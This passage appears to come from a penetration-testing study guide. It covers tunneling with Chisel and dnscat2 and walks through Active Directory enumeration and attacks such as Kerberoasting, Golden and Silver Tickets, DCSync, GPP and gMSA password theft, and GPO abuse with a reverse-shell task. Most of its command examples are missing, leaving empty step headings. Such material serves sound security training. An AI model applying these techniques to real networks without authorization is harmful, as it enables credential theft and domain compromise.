
10.2 Chisel (HTTP Tunneling)
Remember to first transfer the client program to the victim, you can find the programs and guide on how to transfer files in the Section 18.
10.2.1 Port Forwarding
10.2.2 Reverse Port Forwarding
It is useful when we want to access to the host and the port that cannot be directly accessible from local machine.
Create the forwarding
Access the forwarded service
10.2.3 Forward Dynamic SOCKS Proxy
Create the forwarding
Then modify
/etc/proxychains.confin local machine
10.2.4 Reverse Dynamic SOCKS Proxy
It is useful when we want to access to the host & multiple ports that cannot be directly accessible from local machine.
Create the forwarding
Then modify
/etc/proxychains.confin local machine
Confirm that we can access the desired host and port with
proxychains
10.3 Dnscat2 (DNS Tunneling)
Start the
dnscat2server
Start the
dnscat2client
Interact with the
dnscat2client from the server
Setting up a port forwarding in
dnscat2
Connecting to a service through the
dnscat2port forward
11. 📜 Active Directory Theory
11.1 Overview
Active Directory (AD) manages objects (e.g., computers, users) in a domain, such as
domain.com, and organizes them into Organizational Units (OUs).Domain Controllers (DCs) store all the password hashes for domain users.
To control AD fully, target the Domain Admins group or a Domain Controller.
Services like Exchange or IIS integrate with AD using Service Principal Names (SPNs), which identify services and link them to service accounts.
Kerberos is used to authenticate users and services using tickets, and if I have an user's ticket I can impersonate that user.
11.2 Authentication
NTLM: Uses a challenge/response protocol to authenticate users without transmitting passwords.
Kerberos: Relies on a Key Distribution Center (KDC) to issue Ticket Granting Tickets (TGTs) and Service Tickets (TGSs) for user authentication.
TGT: Provides authentication validity for up to 10 hours, and a session key for accessing domain resources.
TGS: Allows users to access services using SPNs, with permissions granted based on group membership.
11.3 Credential Storage & Hash Dumping
LSASS stores password hashes for single sign-on (SSO). With admin access, tools like Mimikatz can dump:
Password hashes.
TGTs and TGSs (for Kerberoasting or forgery).
Kerberoasting: Crack the service account’s password hash from TGS tickets to reveal the clear-text password.
Silver/Golden Tickets: Forging TGS tickets using cracked SPN password hashes to impersonate users.
11.4 Common Attack Vectors
AS-REP Roasting: Target accounts without Kerberos Pre-Authentication (indicated by the
DONT_REQ_PREAUTHflag), extract AS-REP responses, and attempt to crack the encrypted part offline.Kerberoasting: Target SPNs, extract TGS tickets, crack the passwords offline.
Pass-the-Hash (PtH): Reuse NTLM hashes to authenticate to services without cracking the password.
Pass-the-Ticket (PtT): Use stolen Kerberos tickets to move laterally or maintain persistence.
Silver Ticket: Enables attackers to forge a TGS ticket for a specific service using the NTLM hash of the service account. This allows unauthorized access to that service without needing user credentials.
Golden Ticket: Allows attackers to forge a TGT using the KRBTGT account hash, enabling them to impersonate any user in the domain, including privileged accounts, and gain extensive access across the network.
Kerberos Delegation Abuse:
Unconstrained Delegation: Allows attackers to impersonate any user, including privileged ones, by using a high-privileged TGT.
Constrained Delegation: Allows impersonation of specific users for services where delegation has been configured; so restricts the impersonation capabilities to specific services.
DC Sync: Allows attackers with certain privileges (e.g., Replicating Directory Changes) to impersonate a Domain Controller and request password hashes, including NTLM hashes, from the AD; the user needs the permissions
DC-Replication-Get-Changesalong with the privilege GetChangesAll.
11.5 Lateral Movement
Pass the Hash (PtH): Use NTLM hashes to authenticate to remote systems without needing the plaintext password.
Overpass the Hash: Use an NTLM hash to request a TGT for Kerberos-based services, enabling domain-wide movement without the need for the actual password.
11.6 Persistence
Golden Ticket Attack: By obtaining the krbtgt password hash, an attacker can forge TGTs and impersonate any user.
DCSync Attack: Request replication updates from DCs to retrieve password hashes of every AD user.
12. 🕵️♂️ Active Directory Enumeration
12.1 Initial Recon with Nmap
Start by scanning the target with Nmap to identify potential services and domain controllers (DC):
Common Active Directory ports:
53: DNS
88: Kerberos
135: RPC
139/445: SMB
389/636: LDAP/LDAPS
464: Kerberos Password Change
5985: WinRM
Recommended Strategy:
Perform LDAP Search: retrieve potential user and password information.
Enumerate DNS: gather information about key servers within the domain.
Check SMB Shares: see Section 1.4.11.
Enumerate LDAP Services:
Find Valid Users:
Enumerate All AD Users: this has to be done after having valid credentials.
12.1.1 DNS Enumeration (Port 53)
Nmap Scripting Scan
Enumerating AD Domain via DNS
Zone Transfer: test for DNS zone transfer to retrieve a list of domain records.
DNS Record Lookup: query specific domain records, such as domain controllers and mail servers.
Basic DNS Enumeration
Zone Transfer
Reverse Lookup
DNS Cache Snooping
Enumerate DNS with PowerShell (Windows)
12.1.2 Kerberos Enumeration (Port 88)
Nmap Scripting Scan
AS-REP Roasting: extract accounts with pre-authentication disabled using GetNPUsers.py (impacket-GetNPUsers); keep in mind that should also use kerbrute to find possible valid usernames, commands for this are in the Section 1.4.7.
Kerberoasting: use GetUserSPNs.py to extract SPNs.
Enumerate Kerberos Principal Names: use kerbrute to enumerate valid user accounts by attempting to authenticate with a list of usernames.
Perform Kerberos Ticket Extraction (AS-REP Roasting): request non-preauthenticated Kerberos tickets for a list of users.
Perform Kerberos Ticket Request with AS-REP Roasting: request a Ticket Granting Ticket (TGT) for a specific user.
Crack Kerberos Tickets
Kerberos Ticket Extraction: request a TGT or Service Ticket (TGS) using specified credentials.
Kerberoasting: extract and crack service tickets to gain access to service accounts.
Kerberos Brute Forcing: perform brute force attacks on Kerberos tickets.
Kerberos Ticket Manipulation: use tools to request, manipulate, and renew Kerberos tickets for privilege escalation or impersonation.
Kerberos Ticket Dumping: extract Kerberos tickets from memory for offline analysis.
Kerberos Pre-Authentication: identify weak configurations that might allow attackers to perform brute force attacks.
Kerberos Silver Ticket Attacks: forge high-value Kerberos tickets for access and privilege escalation.
Steps to Perform Silver Ticket Attack
Kerberos Golden Ticket Attacks: forge high-value Kerberos tickets for access and privilege escalation.
Steps to Perform Golden Ticket Attack
Additional Reference: https://www.tarlogic.com/blog/how-to-attack-kerberos/
12.1.3 LDAP Enumeration (Port 389/636)
Nmap Scripting Scan
Basic LDAP Search: query the LDAP service for domain information
Extract AD Users and Groups
Ldapsearch Basic Enumeration
Check Pre-Authentication for Users
Useful Search Terms
12.1.4 SMB/NetBIOS Enumeration (Port 445)
Host Enumeration
Nmap Scripting Scan
SMB Shares Enumeration
Enumerate Users
Advanced Enumeration
SMB Enumeration with smbmap
SMB Enumeration with crackmapexec
User Enumeration with enum4linux
SMB Client Operations
Brute Force Credentials
Mounting Shares
Execute Remote Commands
Exploitation (EternalBlue - MS17-010): https://github.com/3ndG4me/AutoBlue-MS17-010
PsExec
WMIExec
12.1.5 WinRM Enumeration and Access (Port 5985)
Nmap Scripting Scan
Test WinRM Access: use CME to test if WinRM is enabled:
WinRM Login with Evil-WinRM: if valid credentials are found, log in via Evil-WinRM:
Crackmapexec
Loggin In
12.2 Basic Enumeration
Recommended Methodology:

Find my Domain SID:
Find the name of my domain controller server:
Find Service Account Names:
Finding SPNs:
Check users of the domain:
Check groups of the domain:
Script to get the full LDAP path:
Script to get full information for SAM account types:
Enumerate nested groups with custom LDAP query:
Encapsulate LDAP search into a function:
Perform user search using LDAP query:
Search for all possible groups in AD:
Iterate through objects in
$groupvariable:
12.3 PowerView
Import PowerView (ensure it is downloaded first):
Domain information:
Find Domain Name
Get Domain User
Users information:
Groups information:
Operating System information:
Get Domain Admins
Find Kerberoastable Accounts
Enumerate Domain Controllers
Find Shares
Check for Delegation
12.4 Service Principal Names (SPN) Enumeration
List SPN linked to a user:
List SPN accounts in the domain:
12.5 Object Permissions Enumeration
Active Directory permission types:
GenericAll: Full permissionsGenericWrite: Edit certain attributesWriteOwner: Change ownershipWriteDACL: Edit ACEs appliedAllExtendedRights: Change/reset password, etc.ForceChangePassword: Force password changeSelf: Add self to groups
Run
Get-ObjectAcl(PowerView) to specify user:
Convert Object SID to a name:
Enumerate ACLs for a group:
Convert SIDs with GenericAll permission to names:
Add yourself to a domain group:
Verify group membership:
12.6 Domain Shares Enumeration
Find domain shares (PowerView):
Decrypt GPP password using gpp-decrypt:
12.7 BloodHound & SharpHound
BloodHound is a tool for Active Directory (AD) enumeration and privilege escalation, designed to help visualize AD relationships and identify paths for lateral movement and privilege escalation.
Resources:
Download and Transfer SharpHound:
Running SharpHound
Find your Domain Name:
Using the PowerShell Script:
Collect Specific Methods: run only specific collection tasks instead of
Allto limit the data gathered.
Transfer Collected Data to Kali: once SharpHound finishes collecting, transfer the output
.zipfile fromC:\Tempback to your Kali machine. You can use one of the methods below or check Section 15 for additional transfer methods.
Running BloodHound on Kali: access the Neo4j interface at
https://localhost:7474and log in with default credentialsneo4j:neo4jorneo4j:Neo4j.
Start BloodHound:
Import the .zip files collected from the victim machine into BloodHound for analysis.
Analyze the domain data:
Use queries like Find all Domain Admins or Find Shortest Paths to Domain Admins.
Find computers vulnerable to Unconstrained Delegation.
Mark nodes as owned to find potential escalation paths.
Set Node Label Display to Always Display in the settings for better visibility.
Identify Kerberoastable accounts.
Find potential GPOs to abuse: if BloodHound indicates that a user or group has
WriteGPO,OwnsGPO, orGPO controlover a GPO linked to important OUs (especially those affecting privileged accounts), this is a strong indicator to use SharpGPOAbuse to escalate privileges or perform lateral movement.
Manual Commands:
Format for cypher:
(NODES)-[:RELATIONSHIP]->(NODES)All computers in domain:
MATCH (m:Computer) RETURN mAll Users in domain:
MATCH (m:User) RETURN mGet active sessions:
MATCH p = (c:Computer)-[:HasSession]->(m:User) RETURN pEnumerate users with
SQLAdmin:MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2Enumerate users with
CanPSRemote:MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2
12.8 Extracting and Cracking Password Hashes
Dump Hashes with SecretsDump: use SecretsDump to extract NTDS.dit or password hashes.
Crack NTLM Hashes: once you have the hashes, crack them with Hashcat or John the Ripper.
Password Spraying: involves testing common passwords across many accounts to avoid account lockouts. CrackMapExec is ideal for this.
12.9 MS-RPRN Print Spooler Service Exploitation
The Print Spooler service has been linked to critical vulnerabilities, notably CVE-2021-34527 (PrintNightmare). This vulnerability allows attackers to execute arbitrary code remotely with SYSTEM privileges due to improper handling of requests.
Enumerate Printers: if Print Spooler service is enabled, enumerate available printers.
12.10 Common SPNs for Service Accounts
cifs
Common Internet File System
dcom
Distributed Component Object Model
exchange
Microsoft Exchange Server
ftp
File Transfer Protocol
http
Hypertext Transfer Protocol
imap
Internet Message Access Protocol
krbtgt
Kerberos Ticket Granting Ticket
ldap
Lightweight Directory Access Protocol
mssql
Microsoft SQL Server
mysql
MySQL Database
nfs
Network File System
oracle
Oracle Database
pgsq
PostgreSQL Database
pop3
Post Office Protocol 3
rpc
Remote Procedure Call
smtp
Simple Mail Transfer Protocol
svc
Service
termsrv
Terminal Server
wsman
Windows Remote Management
12.11 GPP Passwords Abuse (Group Policy Preferences)
12.11.1 GPP Main Method for Extraction
Search for GPP Passwords in SYSVOL: access SYSVOL share and search for Group Policy Preferences (GPP) files; this happens because a common useful misconfiguration found in modern domain environments is unprotected Windows GPP settings files
Map the DC SYSVOL share:
Find the GPP file: usually the one called
Groups.xml: the file is usually located in a path similar to this one\hostname.domain\Policies\{00000000-0000-0000-0000-00000000000}\MACHINE\Preferences\Groups\Groups.xml.
Decrypt the Found
Hash/cpassword:
(Optional) Alternative Method:
12.11.2 Impacket-Get-GPPPassword
Impacket-Get-GPPPassword (Get-GPPPassword.py) is an Impacket script for retrieving GPP passwords. There are several methods for using this script depending on the level of access you have:
NULL Session: this command attempts to retrieve GPP passwords without providing any credentials (NULL session). Useful if anonymous access is allowed on the target Domain Controller (DC).
With Cleartext Credentials: uses cleartext credentials (username and password) to access and retrieve stored GPP passwords from the DC.
Pass-the-Hash (with NT hash): executes a pass-the-hash attack with the user’s NTLM hash instead of a password, allowing retrieval of GPP passwords.
Parsing a Local File: this command parses a local Policy XML file for stored passwords. Useful if you have a downloaded or extracted policy file on your machine.
12.11.3 SMB Share-SYSVOL
SYSVOL is a shared folder on the DC where Group Policy objects (GPOs) and scripts are stored. This folder is often accessible to any domain user, allowing attackers to potentially access configuration files with stored passwords (GPP).
Download the Entire Share: you can use a tool or script to download the entire SYSVOL share for offline analysis.
Navigate to Downloaded Files: this command searches through the downloaded files for instances of
cpassword(encrypted passwords stored in the XML files), helping identify where passwords are stored.
12.11.4 CrackMapExec
CrackMapExec is a popular tool for SMB enumeration and exploitation. Here, it is used to locate GPP passwords.
With Username and Password: this command scans one or multiple targets to identify stored GPP passwords using cleartext credentials.
With NTLM Hash: this variant allows pass-the-hash authentication with NT and LM hashes instead of a password.
12.12 Scripts (adPEAS)
12.12.1 Importing the Module
Download from https://github.com/61106960/adPEAS?tab=readme-ov-file#important-note-about-the-bloodhound-module.
12.12.2 Basic Usage
Enumerate Current Domain: start adPEAS and enumerate the domain for the logged-on user and computer.
Specify Domain and Output: to specify a domain and save output without ANSI color codes.
Specify Domain Controller: to enumerate using a specific domain controller.
Using PSCredential: to use a PSCredential object for enumeration.
Force Enumeration with Username and Password: to specify username and password for enumeration while ignoring DNS issues.
12.12.3 Module-Specific Usage
Basic Active Directory Information
Active Directory Rights and Permissions
Group Policy Information
Active Directory Certificate Services Information
Credential Exposure Issues
Delegation Issues
High Privileged Groups Enumeration
Domain Controller and Service Enumeration
BloodHound Enumeration (DCOnly)
BloodHound Enumeration (All)
12.13 Group Managed Service Accounts (gMSAs) Abuse
12.13.1 Identifying Group Managed Service Accounts (gMSAs)
12.13.1.1 Manual Discovery of gMSAs
You can manually search for gMSA accounts in Active Directory using PowerShell or LDAP queries.
Using PowerShell PowerShell’s Get-ADServiceAccount cmdlet can help identify gMSA accounts, assuming you have sufficient permissions. This command lists all gMSAs in the domain with their properties, including msDS-ManagedPassword, if you have permissions to view it.
Using LDAP Query You can also search for gMSAs directly by filtering based on their object class. This approach is useful if you don’t have access to Get-ADServiceAccount but can execute LDAP queries. You can inspect the properties of each returned object for further information, like the account's service name.
Identify Accessible gMSA Passwords: Once gMSAs are identified, check if you can read the msDS-ManagedPassword attribute. This attribute contains the encrypted password and is often readable by specific privileged accounts or groups.
12.13.1.2 Automated Discovery with BloodHound
BloodHound can map out relationships and permissions in Active Directory, making it ideal for identifying exploitable accounts, including gMSAs.
Run BloodHound Collection: use BloodHound’s
SharpHoundcollector to gather data from the domain.
Analyze in BloodHound GUI: open the BloodHound GUI, upload the collected data, and search for accounts with privileges to read gMSA passwords:
Use the "Find Principals with DCSync Rights" query, which might help indirectly as gMSA permissions are often linked to elevated roles.
Search for any objects where specific user groups have
ReadPropertyrights on themsDS-ManagedPasswordattribute.
(Optional) Query Examples in BloodHound:
Use the query
Find Principals with Unusual Rights on Password Attributes, as this often includes gMSA password attributes.BloodHound may highlight gMSA accounts that are configured with permissions for non-admin users or groups, indicating potential targets for exploitation.
12.13.2 GMSA Password Retrieval with GMSAPasswordReader
GMSAPasswordReader.exe can be used to retrieve the plaintext password for Group Managed Service Accounts (gMSAs). This tool requires specific permissions, usually access to read the msDS-ManagedPassword attribute of the gMSA object.
12.13.2.1 Usage
Run
GMSAPasswordReader.exewith Proper Privileges: ensure you have sufficient permissions to read gMSA password attributes in Active Directory. Typically, Domain Admin or specific permissions on the gMSA object are required.Command Syntax: the tool can be run from the command line to retrieve gMSA passwords.
12.13.2.2 Additional Notes
Permissions: Ensure that you have necessary read permissions on the
msDS-ManagedPasswordattribute.Privileged Access: Typically, this tool is most useful on systems where you already have Domain Admin or specific delegated permissions on gMSA objects.
Security Considerations: Use this tool carefully, as improper handling of retrieved passwords can expose sensitive credentials.
12.13.3 Alternative Commands
If you don’t have access to GMSAPasswordReader.exe, you might consider using PowerShell or other Active Directory enumeration techniques if you have appropriate permissions to query gMSA accounts and their attributes.
Using PowerShell with Active Directory Module: if you have the Active Directory PowerShell module installed, you can use it to query for gMSAs and their
msDS-ManagedPasswordattribute. This command lists all gMSAs and attempts to retrieve theirmsDS-ManagedPasswordattribute. You need permissions to read this attribute.
Using
Get-ADObjectto Directly Query LDAP Attributes: ifGet-ADServiceAccountisn’t available,Get-ADObjectcan directly query Active Directory for objects withmsDS-ManagedPassword. This command retrieves all gMSA objects, showing their attributes, including the managed password (if accessible).
Retrieving gMSA Passwords with
Get-ADAttributeEditor: if you have permissions and access to the Active Directory UI on a Windows machine; if you have read permissions, you should be able to view or export the password attribute here.Open the Active Directory Users and Computers console.
Enable Advanced Features (under View).
Locate the gMSA account, right-click, and select Properties.
Navigate to the Attribute Editor tab and search for
msDS-ManagedPassword.
Using LDAP Queries with
ldapsearch(Linux): if you’re on a Linux system with ldapsearch installed, you can use it to query Active Directory for gMSA accounts. This approach requires credentials with LDAP access. This command fetches gMSA objects and tries to access themsDS-ManagedPasswordattribute.
PowerView: if you’re using PowerView, an enumeration tool in PowerShell Empire, you can search for gMSA accounts and attempt to view password attributes; PowerView’s
Get-DomainGMSAcommand can enumerate gMSA accounts and potentially viewmsDS-ManagedPasswordif you have the necessary permissions.
12.14 Group Policy Object (GPO) Abuse
Group Policy Objects (GPOs) allow administrators to enforce policies and configurations across all domain-connected machines. By modifying a GPO with malicious commands, attackers can achieve privilege escalation or persistence. The effectiveness of this attack lies in the fact that when GPOs are updated—either manually or during regular system updates—these policies are executed on all systems within their scope, including those used by privileged users like administrators. This means that any added malicious task or script will be run with the permissions of all users in that scope, enabling an attacker to execute code as an administrator without direct admin rights.
Guides:
Resources:
Import PowerView
List All GPOs: use PowerView to list all GPOs and check if there are write permissions for any.
Basic GPO Listing
Manual Permission Check: this checks if you have any write permissions on GPOs, which could allow for privilege escalation.
BloodHound Alternative: use BloodHound to check for
WriteGPO,OwnsGPO, orGPO controlprivileges, as they indicate possible GPO manipulation for escalation.
Enumerate a Specific GPO
Identify GPO by Display Name
Convert GPO ID to Name
Check Permissions on Specific GPO: verify if you have edit permissions or ownership on a particular GPO.
Execute the Attack (If Permissions Allow): se
SharpGPOAbuseto manipulate GPOs.Create a Reverse Shell Task
Add User to Administrators Group
Force Policy Update: apply the GPO changes immediately across the domain.
12.15 Enumerating Domain Controller
12.15.1 Using Enum4linux
Enumerate Basic Information
Detailed Share and Users Enumeration
Specify Domain Credentials
Save Results to a File
12.15.2 Using CrackMapExec
List Shares
Dump Group Policy Preferences (GPP)
Dump Passwords from Domain Controller
List Local Admins on Domain Controller
Perform LDAP Enumeration
12.15.3 Using Ldapsearch
Basic LDAP Enumeration
Enumerate Domain Users (With Credentials)
Enumerate Computers in Domain
Dump Entire LDAP Structure
12.15.4 Using Rpcclient
Connect to Domain Controller
Enumerate Domain Users
Enumerate Groups
Enumerate Shares
Query Domain Policy
12.15.5 Using Smbclient
List Shares on Domain Controller
Connect to a Specific Share
Download Files from a Share
12.15.6 Using BloodHound (SharpHound)
Collect Data from Domain Controller: run the
SharpHoundexecutable on a system with valid credentials.
Import Results into BloodHound: analyze the results with the BloodHound GUI.
12.15.7 Using Nmap
Check Open Ports
Run SMB Scripts
Run LDAP Scripts
12.15.8 Using Kerbrute
Brute Force Usernames via Kerberos
Test Passwords for Users
12.15.9 Using PowerShell (if allowed)
Dump Domain User Information
Enumerate Groups
12.16 Enumerating with CrackMapExec
12.16.1 Tips for CrackMapExec Enumeration
Detect Active Domain Controllers: use Nmap or DNS enumeration to locate domain controllers before spraying.
Enumerate Outside the Domain: local accounts may be less monitored and prone to reuse of weak credentials; Use the
--local-authoption to explicitly test these accounts.Combine Enumeration Results: use valid credentials to pivot:
Pivot to Exploitation: After discovering accessible shares, leverage tools like
smbclientor mount shares:
12.16.2 User Enumeration
12.16.3 Shares Enumeration
12.16.4 Group Enumeration
12.16.5 Password Policy Enumeration
12.16.6 Local Accounts Enumeration
12.16.7 LDAP Enumeration
12.16.8 MSSQL Enumeration
13. 👾 Active Directory Attacking
13.1 AS-REP Roasting
AS-REP Roasting targets accounts that do not require pre-authentication, allowing attackers to request an AS-REP (Authentication Service Response) message containing the encrypted password hash, which can then be brute-forced offline.
How it works:
Attackers request an AS-REP message for accounts that do not enforce Kerberos pre-authentication.
The AS-REP response contains an encrypted portion that uses the user's password hash as a key.
Attackers can extract this hash and crack it offline using tools like
hashcatorJohn the Ripper.
Steps:
Find users without pre-authentication:
AS-REP Roasting using Rubeus:
AS-REP Hash extraction using Impacket:
Crack the AS-REP hash:
13.2 Kerberoasting
Kerberoasting involves attacking Service Principal Names (SPNs) that are configured in Active Directory. Attackers request a Kerberos Ticket-Granting Service (TGS) ticket for these SPNs, extract the service account hash from the ticket, and brute-force the password offline.
How it works:
The attacker requests a TGS for a service account (SPN) that has a valid ticket.
The service's TGS is encrypted with the service account's password hash.
The attacker can extract the TGS ticket and crack it offline using tools like
hashcat.
Steps:
Enumerate Service Principal Names (SPNs):
Request a TGS ticket for SPNs:
Extract TGS ticket from memory using Rubeus:
Crack the TGS hash:
13.3 Silver Tickets
Silver Tickets allow attackers to forge a Ticket-Granting Service (TGS) for specific services like CIFS (file sharing) or HTTP, enabling access to those services without needing a valid TGT from a domain controller.
How it works:
The attacker obtains the NTLM hash or Kerberos hash of a service account.
The attacker uses this hash to create a forged TGS ticket, allowing them to authenticate to specific services (e.g., CIFS, HTTP).
Since Silver Tickets bypass domain controllers, they are harder to detect in logs.
Steps:
Extract NTLM hash of the service account (e.g., CIFS):
Create a Silver Ticket using Mimikatz:
Inject the Silver Ticket into the session:
Access the target service (e.g., CIFS):
13.4 Golden Tickets
Golden Tickets are forged Ticket-Granting Tickets (TGT) that allow attackers to impersonate any user, including Domain Admins, by creating a TGT valid for the entire domain. Golden Tickets are one of the most powerful attacks as they grant persistent, high-level access.
How it works:
The attacker dumps the KRBTGT account hash (using tools like
Mimikatz).Using this hash, they can create a forged TGT for any user.
The forged TGT can be used to authenticate as any user across the domain, including Domain Admins.
Steps:
Dump KRBTGT account hash:
Create Golden Ticket using Mimikatz:
Inject Golden Ticket:
Access domain resources:
13.5 Domain Controller Synchronization (DC Sync)
The DC Sync attack involves mimicking a Domain Controller (DC) to request credentials from another DC, effectively obtaining password hashes (including KRBTGT, Admins) without triggering alarms.
How it works:
Permissions: The attacker needs to have the Replicating Directory Changes or Replicating Directory Changes All permissions, which are often granted to Domain Admins and other high-privilege accounts.
Replication Request: By sending a replication request, the attacker can pull user account data, including password hashes, directly from a Domain Controller.
Credential Theft: Once the attacker obtains these hashes, they can use them for further attacks (like Pass-the-Hash or Pass-the-Ticket) or crack them to obtain plaintext passwords.
Steps:
Identify Domain Admins: ensure you have the required permissions.
Perform DC Sync using Mimikatz:
Extracting all accounts and hashes:
Output to a file:
Crack dumped hashes:
13.6 Cached AD Credentials
Cached credentials allow users to log in to their machines even if the domain controller is unavailable. Attackers can extract these cached credentials from compromised systems. Many more commands to extract cached credentials from Mimikatz can be found in the Section 6.12.
How it works:
When users log in, the NTLM hash of their password is cached locally.
Attackers can use tools to extract and crack these cached hashes offline.
Steps:
Dump cached credentials using Mimikatz:
Crack cached credentials:
13.7 NTLM Authentication
NTLM (NT LAN Manager) is a challenge-response authentication protocol used in older Windows systems or when Kerberos is unavailable.
How it works:
The client sends a NTLM negotiation message.
The server sends back a challenge (random data).
The client uses the challenge, combined with the user's NTLM hash, to create a response.
The server checks the response using the stored NTLM hash of the user.

Vulnerabilities:
Pass-the-Hash: Attackers can reuse NTLM hashes without knowing the plaintext password.
NTLM Relay: Attackers can relay NTLM authentication to another server.
Steps to do Pass-the-Hash for AD services:
Dump NTLM hash using Mimikatz:
Pass the NTLM hash using Mimikatz:
Access remote resources:
13.8 Kerberos Authentication
Kerberos is the default authentication protocol in modern Windows domains, offering mutual authentication via tickets.
How it works:
AS-REQ: The client requests a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC) using their credentials.
AS-REP: The KDC responds with a TGT, encrypted with the user's password hash.
TGS-REQ: The client presents the TGT to the KDC to request access to a service.
TGS-REP: The KDC issues a Ticket Granting Service (TGS) ticket for the requested service.
Service Authentication: The client uses the TGS to authenticate with the target service.
